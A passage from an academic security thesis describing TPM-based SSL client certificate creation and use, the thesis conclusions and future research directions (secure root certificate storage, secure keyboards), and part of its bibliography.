That is, although this signed string has some of the properties of a certificate, i.e. the signature is computed over a public key, it is not in X.509 format. That is, it cannot be used as a certificate in an SSL exchange. One possible method of obtaining an X.509 certificate for use in the SSL client authentication protocol is for the TPM to provide a new command that certifies keys and returns an X.509 certificate. It would be possible to modify the TPM_CertifyKey command to output an X.509 certificate. The newly created key (B) would be signed using the AIK, which is itself signed by the Privacy CA. However, we do not consider such a solution further here as it would require changes to the TCG specifications, and hence can only be a solution in the long term.

A second possible method is to use the Subject Key Attestation Evidence (SKAE) X.509 certificate extension [138]. The objective of the

SKAE X.509 certificate extension protocol is to prove that a signing key has been generated by, and is managed by, a TPM. The SKAE extension, as defined in [138], includes the certified identity credential obtained in the previous step and the TPM_CERTIFY_INFO structure, in addition to other fields. The web browser creates a certificate request for the public part of the newly created key (B) using either PKCS#10 [88] or CRMF [105], and includes the SKAE extension as an attribute. It then submits the certificate request to a CA, see Figure 7.6. When the CA receives the certificate request, it validates it and issues an X.509v.3 certificate [64] with the SKAE extension and sends it back to the web browser. In order to use this method, the web server must be aware of the SKAE extension in order to validate and process the TPM-created public key certificate (i.e. the signed TPM_CERTIFY_INFO structure). One possible way to avoid the inclusion of the SKAE extension in the final certificate is for the CA to validate the SKAE extension before issuing the certificate and then, if valid, issue a certificate without the SKAE extension. In such a case, the web server would not need to be aware of the SKAE extension.

A third possible method is to generate an X.509 certificate from the signed TPM_CERTIFY_INFO structure using a certificate translation service [15]. In this method, both the identity credential certificate and the TPM_CERTIFY_INFO structure are sent to a certificate translation server. The translation server inspects the received values and, if valid, converts the two structures into a single X.509 certificate. The use of a certificate translation server eliminates the need

Figure 7.6: Creating an SSL client certificate with SKAE extension, [138, p.11]

for web server changes, unlike in the SKAE extension method, since the web server will receive a normal X.509 certificate without any extensions. Table 7.1 summaries the three approaches to generate an X.509 certificate.

The next section illustrates how to use the created certificates and the TCG TPM to support SSL mutual authentication.

Method	TPM Change	Client Change	Server Change
TPM Command	Yes	No	No
SKAE	No	No	Yes
Certificate Translation	No	No	No

Table 7.1: Comparison of X.509 Certificate creation methods

7.5.2 Using a Client Certificate

When the user visits a secure web site that requests a client-side certificate, the browser searches the sites/client certificate mapping list for a certificate that corresponds to the visited web site. If no certificate is associated with the visited web site, the browser creates a new certificate as described in Section 7.5.1; otherwise, the browser executes the following steps.

1. The browser executes the TPM_LoadKey command to load the key associated with the visited secure web site. If authorisation data is associated with the key, the user must provide the authorisation data in order to load the key.

2. The browser then executes the TPM_Sign command to generate the 'CertificateVerify' SSL handshake protocol message, and sends the certificate and the 'CertificateVerify' protocol messages to the web server to authenticate the client. The SSL/TLS protocol messages continue in the normal way, as described in Section 7.2.

3. In addition to the SSL client-side authentication, the web server may request the user to provide a username/password combination to support two-factor authentication.

7.6   Security Analysis

More than one AIK can be associated with the same site, as described in Section 7.5. When the user certificate is not available, for example if the user is running on another platform that is not TCG-complaint, email-based identification and authentication [51] could be used to identify and authenticate the user. In this case, the user supplies his/her credential (i.e. username/password combination) to the online web application and request the email-based identification and authentication service. The online web application sends the user an email message using the email address that the user supplied on registration. The email message contains a one time password that the user could use to access the online web application. Moreover, the described procedure could be used to register a new certificate for a pre-registered user.

Secure storage for certificates and private keys is achieved by using the secure storage capabilities of the TPM. According to the TCG specifications, the private part of the AIK and the non-migratable keys never leave the TPM. Moreover, the use of the keys can be controlled by setting a password, or 'authdata', at the time of creation. The 'authdata' must be presented to the TPM whenever use of the keys is required.

Mobility of client certificates can be achieved by using the Certifiable Migratable Key (CMK) feature introduced in TPM version 1.2. The migration process is controlled to ensure that the key is moved between two TPMs. To create a CMK, the TPM_CMK_CreateKey TPM com-

mand must be executed. The TPM_CMK_CreateKey command is similar to the TPM_CreateWrapKey command, but owner authorisation is required. To migrate the key from one trusted platform to another, the TPM_MigrateKey command needs to be executed.

7.7 Conclusions and Future Work

This chapter proposes a method for online user authentication using trusted computing. The proposed method requires no changes to be made to web servers or the SSL protocol; however, a Web browser (or a browser plugin) that supports a TCG-complaint platform is required. The proposed method achieves two-factor authentication by using both the client-side certificate and a username/password combination for authentication. In order to create a client certificate, the proposed method relies on a trusted third party, i.e. the Privacy CA. A prototype of the proposed trusted computing based solution is currently being planned.

Another possible method of authenticating clients with a TCG-enabled platform is to use Direct Anonymous Attestation (DAA) [17]. One advantage of using DAA instead of the Privacy CA is that it preserves the privacy of the user of the TCG-enabled platform. However, using DAA to create a client SSL certificate requires some changes to the SSL/TLS protocol, as discussed in [12]. The use of DAA to authenticate a user to a web server is a possible topic for future research.

Part III

Conclusions

Conclusions

Contents

This chapter presents the overall conclusions of this thesis and gives some directions for further research.

8.1   Summary and Conclusions

This thesis considers a range of threats to end user security that arise from exploiting security-sensitive applications that interact with the cryptographic services provided by the operating system. We have also described possible countermeasures to address such attacks. We believe that, in the case of practical end user security, the attack and solution approach pursued in this thesis is far more useful than a more theoretical approach. We are not claiming that we do not need theoretical approaches to security problems, but instead that the two possible approaches complement each other.

End user applications are becoming more complex and sophisticated. Often, application developers are not security experts, and many applications utilise and rely on the cryptographic services provided by the operating system or third parties. The gap between the application developers and the security experts, as well as the lack of end user security awareness and education, has created a range of new end user security vulnerabilities. In this thesis, possible attacks on security-sensitive end user applications were identified, and countermeasures were suggested. The attacks described in this thesis require either physical or remote access to the end user computing environment. The attacks may be achieved remotely by exploiting an end user application or locally by installing malicious software.

The notion of dynamic content, as discussed in Section 3.2.3, has enabled the creation of flexible and content rich documents. However, it has also

created new security vulnerabilities that utilise the dynamic content features. Chapter 4 described a method to attack digital signatures using dynamic content and proposed a novel solution to avoid the attack. The proposed solution requires both the application program and the digital signature program to be aware of each other. This requirement would bridge the gap between the application developers and the security experts, as described above. The dynamic content attack does not attack the digital signature algorithms themselves but instead attacks the application that uses the cryptographic services.

Chapter 5 contains a description of an attack on the root public key certificate store. The security issue of inserting a fake root public key certificate is well known, and has been discussed in the literature. However, writing code to achieve the attack without user knowledge or intervention has not been described before. The code size is very small (around 1 Kbytes), and the software can be executed on the user PC as a result of a remote code execution exploit.

In Chapter 6, the design and implementation of a tool to address the attack described in Chapter 5 is described. This scanning tool has a database containing the 'genuine' root public keys that are bundled with Internet Explorer (IE) version 6. The database is created at compile time, and is limited to IE version 6. The use of the scanning tool is limited to the range of browsers that it supports. Supporting other browsers, such as Mozilla/Netscape, and creating a dynamic database of 'genuine' public key certificates, would be two valuable additions to the scanning tool.

Online identity theft is becoming more common, and is causing significant financial losses to both end users and enterprises. SSL/TLS is the de facto standard for secure online transactions. Whilst SSL/TLS supports both client and server authentication, SSL client-side authentication is not widely used, and only server-side authentication is supported by most web sites. In Chapter 7, a solution using trusted computing technology is described that overcomes many of the obstacles that prevent web sites from using SSL client-side authentication. Automating the process of acquiring an SSL client-side certificate and providing a secure and controlled storage for user's private key are two advantages of the proposed solution.

8.2 Directions for Future Research

Throughout this thesis we have identified directions for further research. The following list summarises future research issues of particular importance.

1. The current client application architecture does not guarantee a trusted path between the user and the application program or the operating system. Creating a trusted path between the end user and the application program, as well as the operating system components, would avoid must of the attacks discussed in this thesis. The trusted path would normally begin at the input device and end at the physical display. We believe that a trusted computing platform and the TPM would be useful in creating such a trusted path. How-

ever, hardware enhancements would be required in order to support such a technology; for more information about trusted paths see, for example, [9, 52, 143, 158, 160].

We believe that, in order to avoid most of the attacks described in this thesis, certain changes to the client application architecture are required. Every application that requires cryptographic services provided by the operating system should include certain cryptographic services to be used to establish a secure and trusted path. For example, every application could be equipped with a digital certificate, that could be used to establish a secure communication path between the application and the operating system cryptographic services. Moreover, the operating system services could have a certificate, or a set of certificates, for each service. Using the proposed method every application requiring secure communications with the operating system cryptographic services would be able to establish an authentic and secure communication path.

2. A variety of classes of malicious software exist (such as Viruses, Trojan Horses, and Spyware). Many types of malicious software can be detected and removed using well known countermeasures, such as antivirus or spyware removal tools. One particularly dangerous means of attack on a PC is the keylogger, a program that records user keystrokes without being detected by the end user. It then stores the user keystrokes, including such information as usernames and passwords, on the hard disk for later access by the malicious party. It can also sends the user keystrokes via email or other communication channel to the malicious party.

In general, keyloggers can be either software or hardware based. Whilst a software based keylogger could be detected by most antivirus software, detecting a hardware based keylogger would not be possible without a close physical examination of the PC. Creating a 'Secure Keyboard' that would protect the user keystrokes from being exposed to a hardware based keylogger would be a worthwhile topic for further research.

The design of the secure keyboard should take into account the possible attacks described in this thesis. We envisage three components in such a secure keyboard system; the keyboard hardware, the operating system keyboard driver, and the application program. One possible way to minimise the gap between the three components is by creating a secure path between the client application and the OS keyboard driver, and another secure path between the operating system keyboard driver and the keyboard hardware. Whenever a client application requires a user input, it establishes a secure path to the OS keyboard driver. Next, the OS keyboard driver establishes a secure path to the keyboard hardware. Whenever the user presses a key on the keyboard, the key code is encrypted and then sent to the keyboard driver, which in turn sends the encrypted key code to the client application. It is worth noting that every component in the described system implements cryptographic services in order to support the proposed system.

3. The attack described in Chapter 5 would not have been possible if there were secure and controlled access to the list of root certificates. One possible approach is to minimise the gap between the application

program and the cryptographic services provided by the operating system. It could be done by establishing a secure communication channel between the application program and the cryptographic services.

Another possible approach to secure and control the access to the list of root certificates installed on an end user computing environment would be to store all root certificates encrypted under the TPM Storage Root Key (SRK). The TPM could control the addition or deletion of root certificates by requesting platform owner authorisation. The use of trusted computing technology and the TPM to provide a secure and controlled access and storage for root certificates is a possible area for further research.

4. The creation of an online database or service that tracks and stores known fake root keys would enable an extremely valuable enhancement to the tool described in chapter 6. The database would be similar to the virus definition database used with most antivirus software. The database would ideally be updated with newly discovered fake root public keys whenever the scanning tool described in Chapter 6 detects a truly fake root public key. As a consequence, the scanning tool would have less false-positive, or 'suspicious', results.

5. The scanning tool described in Chapter 6 supports IE running on a Microsoft Windows operating system. Enhancing and extending the scanning tool to support other web browsers (such as Netscape and FireFox) and other operating systems (such as Linux and Mac) is a possible direction for further research.

6. A number of security experts have expressed concerns about the privacy issues that arise when using the TPM Endorsement Key (EK) and the Attestation Identity Key (AIK) provided by an TCG-compliant trusted platform [19, 118]. Since the EK is unique for every TPM, tracking and identifying the user is possible. Direct Anonymous Attestation (DAA), as described in Chapter 7, was introduced to overcome this issue. Supporting SSL/TLS client-side authentication with DAA is an issue that requires further research.

Bibliography

[1] Ben Adida, David Chau, Susan Hohenberger, and Ronald L. Rivest. Lightweight signatures for email. Preprint, June 2005.

[2] Ben Adida, Susan Hohenberger, and Ronald L. Rivest. Fighting phishing attacks: A lightweight trust architecture for detecting spoofed emails. In *Proceedings of the DIMACS Workshop on Theft in E-Commerce: Content, Identity, and Service*. Rutgers University, Piscataway, NJ, April 2005.

[3] Julia H. Allen. *The CERT Guide to System and Network Security Practices*. The SEI Series in Software Engineering. Addison Wesley Professional, 2001.

[4] Adil Alsaid and Chris J. Mitchell. Digitally signed documents – ambiguities and solutions. In *Proceedings of the International Network Conference 2004 (INC 2004)*, Plymouth University, UK, July 2004.

[5] Adil Alsaid and Chris J. Mitchell. Dynamic content attacks on digital signatures. *Information Management & Computer Security*, 13(4):328–336, 2005.

[6] Adil Alsaid and Chris J. Mitchell. Installing fake root keys on a PC. In D. Chadwick and G. Zhao, editors, *EuroPKI 2005*, volume 3545 of *Lecture Notes in Computer Science*, pages 227–239. Springer-Verlag, Berlin, July 2005.

[7] Adil Alsaid and Chris J. Mitchell. A scanning tool for PC root public key stores. In Christopher Wolf, Stefan Lucks, and Po-Wah Yau, editors, *WEWoRC 2005 — Western European Workshop on Research in Cryptology*, volume P-74 of *Lecture Notes in Informatics (LNI)*, pages 45–52. Gesellschaft für Informatik, 2005.

[8] Adil Alsaid and Chris J. Mitchell. Preventing phishing attacks using trusted computing technology. In *Proceedings of the International Network Conference 2006 (INC 2006)*, Plymouth University, UK, July 2006.

[9] Ross Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems*. John Wiley & Sons, Inc., Chichester, West Sussex, England, 2001.

[10] Vinod Anupam and Alain Mayer. Security of web browser scripting languages: Vulnerabilities, attacks, and remedies. In *Proceedings of the 7th USENIX Security Symposium*, pages 187–200, San Antonio, Texas, January 1998.

[11] Boris Balacheff, Liqun Chen, Siani Pearson, David Plaquin, and Graeme Proudler. *Trusted Computing Platforms: TCPA Technology in Context*. Prentice Hall PTR, Upper Saddle River, New Jersey, 2003.

[12] S. Balfe, A. D. Lakhani, and K. G. Paterson. Securing peer-to-peer networks using trusted computing. In Chris J. Mitchell, editor, *Trusted Computing*, pages 271–298. IEE Press, 2005.

[13] Daniel J. Barrett, Richard E. Silverman, and Robert G. Byrnes. *SSH, The Secure Shell — The Definitive Guide*. O'Reilly Media, Inc., Sebastopol, CA, 2nd edition, 2005.

[14] István Zsolt Berta, Levente Buttyán, and István Vajda. A framework for the revocation of unintended digital signatures initiated by malicious terminals. *IEEE Transactions on Dependable and Secure Computing*, 2(3):268–272, 2005.

[15] N. Borselius and C. J. Mitchell. Certificate translation. In *Proceedings of NORDSEC 2000 — 5th Nordic Workshop on Secure IT Systems*, pages 289–300, Reykjavik, Iceland, October 2000.

[16] D. Box. *Essential COM*. Addison-Wesley, Boston, MA, 1998.

[17] Ernest F. Brickell, Jan Camenisch, and Liqun Chen. Direct anonymous attestation. In Vijayalakshmi Atluri, Birgit Pfitzmann, and Patrick Drew McDaniel, editors, *Proceedings of the 11th ACM Conference on Computer and Communications Security, CCS 2004*, pages 132–145, Washingtion, DC, USA, October 2004. ACM.

[18] D. Bruschi, D. Fabris, V. Glave, and E. Rosti. How to unwittingly sign non-repudiable documents with java applications. In *Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC '03)*, pages 192–196. IEEE Computer Society, 2003.

[19] Jan Camenisch. Better privacy for trusted computing platforms. In Pierangela Samarati, Peter Ryan, Dieter Gollmann, and Refik Molva, editors, *Proceedings of the 9th European Symposium on Research in Computer Security 2004*, volume 3193 of *Lecture Notes in Computer Science*, pages 73–88. Springer-Verlag, Berlin, September 2004.

[20] Brian Caswell and Jay Beale. *Snort 2.1 Intrusion Detection, Second Edition.* Syngress Publishing, Inc., Rockland, MA, 2004.

[21] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security.* Addison-Wesley, Boston, MA, 1994.

[22] William R. Cheswick, Steven M. Bellovin, and Aviel D. Rubin. *Firewalls and Internet Security: Repelling the Wily Hacker.* Addison-Wesley, 2003.

[23] Neil Chou, Robert Ledesma, Yuka Teraguchi, and John C. Mitchell. Client-side defense against web-based identity theft. In *Proceedings of the 11th Annual Network and Distributed System Security Symposium NDSS '04)*, San Diego, CA, USA, February 2004.

[24] Bruce Christianson and William S. Harbison. Why isn't trust transitive? In Mark Lomas, editor, *Proceedings of the Security Protocols International Workshop*, volume 1189 of *Lecture Notes in Computer Science*, pages 171–176. Springer-Verlag, Berlin, April 1996.

[25] James Clark. XSL Transformations (XSLT) Version 1.0, November 1999. http://www.w3.org/TR/1999/REC-xslt-19991116.html.

[26] Lorrie Faith Cranor and Simson Garfinkel. *Security and Usability: Designing Secure Systems that People Can Use.* O'Reilly Media, Inc., Sebastopol, CA, 2005.

[27] Michelle Delio. Pharming out-scams phishing, March 2005. http://www.wired.com/news/infostructure/0,1377,66853,00.html.

[28] Adam Denning. *ActiveX Controls Inside Out.* Microsoft Press, Redmond, Washington, 1997.

[29] Alex W. Dent and Chris J. Mitchell. *User's Guide to Cryptography and Standards.* Artech House, 2004.

[30] Rachna Dhamija and J. D. Tygar. The battle against phishing: Dynamic security skins. In *Proceedings of the Symposium On Usable Privacy and Security (SOUPS) 2005*, pages 77–88. ACM, July 2005.

[31] Tim Dierks and C. Allen. RFC 2246: The TLS Protocol 1.0, January 1999.

[32] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT-22(6):644–654, 1976.

[33] Naganand Doraswamy and Dan Harkins. *IPSec: The New Security Standard for the Internet, Intranets, and Virtual Private Networks.* Prentice Hall PTR, Upper Saddle River, New Jersey, 1999.

[34] Olivier Dubuisson. *ASN.1 — Communication between heterogeneous systems.* Morgan Kauffmann, San Francisco, CA, 2001.

[35] D. Eastlake, J. Reagle, and D. Solo. RFC 3075: (extensible markup language) XML-signature syntax and processing, March 2001.

[36] Taher ElGamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory*, 31(4):469–472, July 1985.

[37] C. Ellison. RFC 2692: Simple Public Key Infrastructure (SPKI) Requirements, September 1999.

[38] Carl Ellison and Bruce Schneier. Ten risks of PKI: What you're not being told about public key infrastructure. *Computer Security Journal*, XVI(1):1–7, 2000.

[39] Aaron Emigh. Online Identity Theft: Phishing Technology, Chokepoints and Countermeasures. http://www.antiphishing.org/Phishing-dhs-report.pdf, October 2005. ITTC Report on Online Identity Theft Technology and Countermeasures.

[40] Paul England, Butler Lampson, John Manferdelli, Marcus Peinado, and Bryan Willman. A trusted open platform. *IEEE Computer*, 36(7):55–62, July 2003.

[41] Dino Esposito. Windows Hooks in the .NET Framework. *MSDN Magazine*, 17(10), October 2002.

[42] Edward W. Felten, Dirk Balfanz, Drew Dean, and Dan S. Wallach. Web spoofing: An internet con game. In *Proceedings of 20th National Information Systems Security Conference*, pages 95–103, October 1997.

[43] David Flanagan. *Java in a Nutshell*. O'Reilly Media, Inc., Sebastopol, CA, 3rd edition, 1999.

[44] David Flanagan. *JavaScript: The Definitive Guide.* O'Reilly Media, Inc., Sebastopol, CA, 4th edition, 2001.

[45] Warwick Ford. *Computer Communication Security: Principles, Standard Protocols and Techniques.* Prentice Hall PTR, Upper Saddle River, New Jersey, 1994.

[46] Warwick Ford and Michael S. Baum. *Secure Electronic Commerce: Building the Infrastructure for Digital Signatures & Encryption.* Prentice Hall PTR, Upper Saddle River, New Jersey, 2001.

[47] S. M. Furnell, A. Jusoh, and D. Katsabas. The challenges of understanding and using security: A survey of end-users. *Computers & Security*, 25(1):27–35, February 2006.

[48] Steven Furnell. Why users cannot use security. *Computers & Security*, 24(4):274–279, June 2005.

[49] Simon Garfinkel and Gene Spafford. *Web Security & Commerce.* O'Reilly Media, Inc., Sebastopol, CA, 1997.

[50] Simson Garfinkel. *PGP: Pretty Good Privacy.* O'Reilly Media, Inc., Sebastopol, CA, 1994.

[51] Simson Garfinkel. Email-based identification and authentication: An alternative to PKI? *IEEE Security & Privacy*, 1(6):20–26, November/December 2003.

[52] Tal Garfinkel, Ben Pfaff, Jim Chow, Mendel Rosenblum, and Dan Boneh. Terra: a virtual machine-based platform for trusted computing. *ACM SIGOPS Operating Systems Review*, 37(5):193–206, December 2003.

[53] David Geer. Security technologies go phishing. *IEEE Computer Magazine*, 38(6):18–21, June 2005.

[54] James Gosling and Frank Yellin. *The Java Application Programming Interface.* Addison Wesley Publishing Company, Boston, MA, 1996.

[55] Peter Gutmann. A reliable, scalable general-purpose certificate store. In *Proceedings of the 16th Annual Computer Security Applications Conference, December 11-15, 2000, New Orleans, Louisiana*, pages 278–287. IEEE, 2000.

[56] Peter Gutmann. Plug-and-Play PKI: A PKI your mother can use. In *Proceedings of the 12th USENIX Security Symposium*, pages 45–68. USENIX Association, August 2003.

[57] Peter Gutmann and Ian Grigg. Security usability. *Security & Privacy*, 3(4):56–58, July 2005.

[58] James M. Hayes. The problem with multiple roots in web browsers — certificate masquerading. In *Proceedings of the IEEE 7th International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises*, pages 306–311. IEEE Computer Society, 1998.

[59] James M. Hayes. Secure in-band update of trusted certificates. In *Proceedings of the IEEE 8th International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises*, pages 168–173. IEEE Computer Society, June 1999.

[60] Morten Hertzum, Niels Jørgensen, and Mie Nørgaard. Usable security and E-banking: Ease of use vis-à-vis security. *Australasian Journal of Information Systems*, 11(special issue):52–65, 2004.

[61] Christian Hohnstaedt. XCA — graphical certification authority, November 2003. http://sourceforge.net/projects/xca.

[62] Jerry Honeycutt. *Microsoft Windows XP Registry Guide*. Microsoft Press, Richmond, Washington, 2003.

[63] David Hopwood. A comparison between java and activeX security. In *Proceedings of the Compsec '97*, 1997.

[64] R. Housley, W. Polk, W. Ford, and D. Solo. RFC 3280: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile, April 2002.

[65] Michael Howard and David LeBlanc. *Writing Secure Code*. Microsoft Press, Redmond, Washington, 2nd edition, 2002.

[66] http://www.sleepycat.com. *Berkeley DB*.

[67] Ping Hu and Bruce Christianson. Is your computing environment secure? Security problems with interrupt handling mechanisms. *ACM Operating Systems Review*, 29(4):87–96, October 1995.

[68] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 7498-2: Information processing systems — Open Systems Interconnection — Basic Reference Model — Part 2: Security Architecture*, 1989.

[69] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 8824-1: Information technology — Abstract Syntax Notation One (ASN.1): Specification of basic notation*, 2002.

[70] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 8825-1: Information technology – ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER)*, 2002.

[71] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 9796 Parts 2/3, Information technology — Security techniques — Digital signature scheme giving message recovery*, October 2002.

[72] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 9797-2: Information technology — Security techniques — Message Authentication Codes (MACs) — Part 2: Mechanisms using a dedicated hash-function*, June 2002.

[73] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 10118-4: Information technology — Security techniques — Hash Functions — Part 4: Hash-functions using modular arithmetic*, February 2003.

[74] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 10118-1: Information technology — Security techniques — Hash Functions — Part 1: General*, December 2004.

[75] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 10118-2: Information technology — Security tech-*

niques — Hash Functions — Part 2: Hash-functions using an n-bit block cipher, December 2004.

[76] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 10118-3: Information technology — Security techniques — Hash Functions — Part 3: Dedicated hash functions*, February 2004.

[77] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 14888 Parts 1/2/3, Information technology — Security techniques — Digital signatures with appendix*, July 2004.

[78] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 18033-1: Information technology — Security techniques — Encryption algorithms — Part 1: General*, March 2005.

[79] International Organization for Standardization, Geneva, Switzerland. *ISO/IEC 18033-2: Information technology — Security techniques — Encryption algorithms — Part 2: Asymmetric ciphers*, May 2006.

[80] International Telecommunication Union. *X.509 Information technology — Open Systems Interconnection — The Directory: Public-key and attribute certificate frameworks*, 4th edition, 2000.

[81] International Telecommunication Union. *X.680 Information technology – Abstract Syntax Notation One (ASN.1): Specification of basic notation*, July 2002.

[82] International Telecommunication Union. *X.690 Information technology – ASN.1 encoding rules: Specification of Basic Encoding Rules*

(BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER), July 2002.

[83] Markus Jakobsson and Adam Young. Distributed phishing attacks. Cryptology ePrint Archive, Report 2005/091, 2005.

[84] Uwe Jendricke and Daniela Gerd tom Markotten. Usability meets security — the identity-manager as your personal security assistant for the internet. In *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000.

[85] A. Jøsang, D. Povey, and A. Ho. What you see is not always what you sign. In *Proceedings of the Australian UNIX User Group*, Melbourne, September 2002.

[86] K. Kain. Electronic documents and digital signatures. Technical Report TR2003-457, Department of Computer Science, Dartmouth College, May 2003.

[87] K. Kain, S. W. Smith, and R. Asokan. Digital signatures and electronic documents: A cautionary tale. In B. Jerman-Blazic and T. Klobucar, editors, *Proceedings of the Advanced Communications and Multimedia Security, IFIP TC6/TC11 Sixth Joint Working Conference on Communications and Multimedia Security, September 26-27, 2002, Portoroz, Slovenia*, volume 228 of *IFIP Conference Proceedings*, pages 293–308. Kluwer Academic, Boston, MA, 2002.

[88] B. Kaliski. RFC 2314: PKCS#10: Certification Request Syntax Version 1.5, March 1998.

[89] Joseph M Kizza. *Computer Network Security*. Department of Computer Science, University of Tennessee-Chattanooga, Chattanooga, TN, 2005.

[90] David Kravitz. Digital signature algorithm. U.S. Patent Number 5231668, applied for July 26, 1991, received July 27, 1993.

[91] Albert Levi. How secure is secure web browsing? *Communications of the ACM*, 46(7):152, July 2003.

[92] Paul Lomax, Ron Petrusha, and Matt Childs. *VBScript in a Nutshell*. O'Reilly Media, Inc., Sebastopol, CA, 2nd edition, 2003.

[93] Peter Loshin. *Big Book of IPsec RFCs: Internet Security Architecture*. Morgan Kauffmann, San Francisco, CA, 2000.

[94] John Marchesini, S. W. Smith, and Meiyuan Zhao. Keyjacking: Risks of the current client-side infrastructure. In *Proceedings of the 2nd PKI Research Workshop*, 2003.

[95] John Marchesini, S. W. Smith, and Meiyuan Zhao. Keyjacking: the surprising insecurity of client-side SSL. *Computers & Security*, 24(2):109–123, March 2004.

[96] Gary McGraw and Edward W. Felten. *Securing Java: Getting Down to Business with Mobile Code*. John Wiley & Sons, Inc., New York, NY, 2nd edition, 1999.

[97] A. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of applied cryptography*. CRC Press, Boca Raton, Florida, 1997.

[98] John R. Michener and Tolga Acar. Managing system and active content integrity. *IEEE Computer Magazine*, 33(7):108–110, July 2000.

[99] Microsoft Corporation. *Certificate creation tool (makecert.exe)*, May 2004. http://msdn.microsoft.com/.

[100] Microsoft Corporation. *Cryptography, CryptoAPI, and CAPICOM*, May 2004. http://msdn.microsoft.com/.

[101] Microsoft Corporation. *Messages and Message Queues*, May 2004. http://msdn.microsoft.com/.

[102] C. J. Mitchell and R. Schaffelhofer. The personal PKI. In C. J. Mitchell, editor, *Security for Mobility*, chapter 3, pages 35–61. IEE, London, UK, 2004.

[103] Chris J. Mitchell, editor. *Trusted Computing*. IEE, 2005.

[104] Daisuke Miyamoto, Hiroaki Hazeyama, and Youki Kadobayashi. SPS: a simple filtering algorithm to thwart phishing attacks. In Kenjiro Cho and Philippe Jacquet, editors, *AINTEC 2005*, volume 3837 of *Lecture Notes in Computer Science*, pages 196–209. Springer-Verlag, Berlin, December 2005.

[105] M. Myers, C. Adams, D. Solo, and D. Kemp. RFC 2511: Internet X.509 Certificate Request Message Format, March 1999.

[106] M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. RFC 2560: X.509 Internet Public Key Infrastructure Online Certificate Status Protocol — OCSP, June 1999.

[107] Andrew Nash, William Duane, Celia Joseph, and Derek Brink. *PKI: Implementing and Managing E-Security.* Osborne/McGraw-Hill, Berkeley, California, 2001.

[108] Scott Oaks. *Java Security.* O'Reilly Media, Inc., Sebastopol, CA, 2nd edition, 2001.

[109] Imperial College Department of Computing. Free online dictionary of computing. http://www.foldoc.org/, 2006.

[110] National Institute of Standards and Technology. *FIPS PUB 46-2: Data Encryption Standard (DES).* Gaithersburg, MD, USA, December 1993.

[111] National Institute of Standards and Technology. *FIPS PUB 180-1: Secure Hash Standard.* Gaithersburg, MD, USA, April 1995.

[112] National Institute of Standards and Technology. *FIPS PUB 186-2: Digital Signature Standard (DSS).* Gaithersburg, MD, USA, January 2000.

[113] National Institute of Standards and Technology. *FIPS PUB 197: Advanced Encryption Standard (AES).* Gaithersburg, MD, USA, November 2001.

[114] Gunter Ollmann. The phishing guide understanding & preventing phishing attacks. NGSSoftware Insight Security Research, May 2006.

[115] OpenBSD. *Cryptography in OpenBSD*, April 2006. http://www.openbsd.org/crypto.html.

[116] Robert Orfali and Dan Harkey. *Client/server programming with Java and CORBA*. John Wiley & Sons, Inc., New York, NY, USA, 1999.

[117] PassMark Security, LLC. *Protecting Your Customers from Phishing Attacks*, June 2005. http://www.passmarksecurity.com/.

[118] Siani Pearson. Trusted computing: Strengths, weaknesses and further opportunities for enhancing privacy. In Peter Herrmann, Valérie Issarny, and Simon Shiu, editors, *Proceedings of the Trust Management: Third International Conference, iTrust 2005*, volume 3477 of *Lecture Notes in Computer Science*, pages 305–320. Springer-Verlag, Berlin, May 2005.

[119] Matt Pietrek. Under the hood. *Microsoft Systems Journal*, 15(2), February 2000.

[120] The OpenSSL Project. OpenSSL, November 2005. http://www.openssl.org/.

